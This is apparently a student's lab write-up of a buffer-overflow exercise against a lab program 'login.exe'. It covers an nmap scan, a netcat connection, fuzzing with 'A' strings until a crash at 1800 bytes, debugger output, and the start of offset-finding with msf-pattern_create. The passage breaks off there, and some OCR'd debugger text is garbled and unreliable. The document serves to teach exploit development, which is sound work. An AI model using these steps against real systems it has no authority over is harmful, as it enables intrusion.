


# *Spiking*

Mariam Khaled  
7004693 T-08


"`i Nmap -sV -T4 -p- 192.168.1.174`" is a command used for network scanning. It aggressively scans all ports on the target IP address (192.168.1.174), aiming to identify the services and their versions running on those ports.

After running the scan, I discovered two open ports on the target IP (192.168.1.174). Port 21/tcp requires a password for access, indicating it might be an FTP service. Additionally, port 2371/tcp was identified as a worldwide port




**i** I proceeded to download two files, 'login.exe' and 'login\_support.dll', onto a virtual machine (VM) from the network.

After executing 'login.exe' as an administrator, I initiated a connection from my Kali Linux machine using the command 'nc -nv 192.168.1.176 2371' to establish communication with the 'login.exe' process running on the target system.




I continuously sent A's script, to the target system in order to test its susceptibility to buffer overflow vulnerabilities.






# Fuzzing



**i** I attempted to fuzz the program to determine whether it crashes or remains stable. The Python script generates strings filled with 'A's of increasing length, up to 3000 characters.



The program crashed when fuzzing with a payload of 1800 bytes.

**i** I indicates that the program being tested failed to handle the input data properly. Specifically, when a payload of 1800 bytes was sent to the program during the fuzzing process



Immunity Debugger - login.exe - [CPU - thread 00000B1C, module login]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

```

00401906 8B55 F4    MOV EDI,DX   < < < < < < < < < < < < < <
00401909 8B45 D8    MOV ERX,DX   ECX 0127F49E ASCII DF,"AAAAAAAAAAAAAAAAAAAAAAA
0040190C 81D0    ADD ERX,ED   ECX 00EC5748
0040190E C600 B0    MOV BYTE PTR EDX 00001400
00401911 8B55 F4    MOV EDX,DX   EBX 0000035C
00401914 8B45 D8    MOV ERX,DX   ESP 0127FB48
00401917 81D0    ADD ERX,ED   EBP 000D4141
00401919 BF8600    MOVSX ERX,DX ESI 00401910 login.00401910
0040191C 9C 5E    CMP HL,SE   EDI 00401910 login.00401910
0040191F 75 19    JNZ SHORT

00401918 c:\ Command Prompt - login.exe
00401919
0040191A Waiting for client connections...
0040191B Received a client connection from 192.168.1.153:60430
0040191C Waiting for client connections...
0040191D Received a client connection from 192.168.1.153:60444
Address Waiting for client connections...
0040191E Received a client connection from 192.168.1.153:60450
0040191F Waiting for client connections...
00401920 Received a client connection from 192.168.1.153:60454
00401921 Waiting for client connections...
00401922 Received a client connection from 192.168.1.153:60464
00401923 Waiting for client connections...
00401924 Received a client connection from 192.168.1.153:60466
00401925 Waiting for client connections...
00401926 Received a client connection from 192.168.1.153:60468
00401927 Waiting for client connections...
00401928 Received a client connection from 192.168.1.153:60480
00401929 Waiting for client connections...
0040192A Received a client connection from 192.168.1.153:33722
0040192B Waiting for client connections...
0040192C Received a client connection from 192.168.1.153:33724
0040192D Waiting for client connections...
0040192E Received a client connection from 192.168.1.153:33740
0040192F Waiting for client connections...
00401930 Received a client connection from 192.168.1.153:33748
00401931 Waiting for client connections...
00401932 Received a client connection from 192.168.1.153:33754
00401933 Waiting for client connections...
00401934 Received a client connection from 192.168.1.153:33764
00401935 Waiting for client connections...
00401936
00401937 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

0127FC00 00000000 00000000 00000000


0127FC04 00000000 00000000 00000000

[18:15:39] Access violation when reading [0A0D4135] - use Shift+F7/F8/F9 to pass exception to program

Pause

6:16 PM

3/29/202



# Finding the Offset

The screenshot shows a terminal window titled "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
^CTraceback (most recent call last):
  File "/root/.1.py", line 24, in <module>
    data = s.recv(1024)
          ^^^^^^^^^^^^^^
KeyboardInterrupt


[root@kali) ~]
└─# msf-pattern_create -l 1800
[...]
[root@kali) ~]
└─# gedit 2.py
(gedit:8383): tepl-WARNING **: 18:42:43.046: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.

(gedit:8383): tepl-WARNING **: 18:42:43.046: Default style scheme 'Kali-Dark' cannot be found, check your installation.

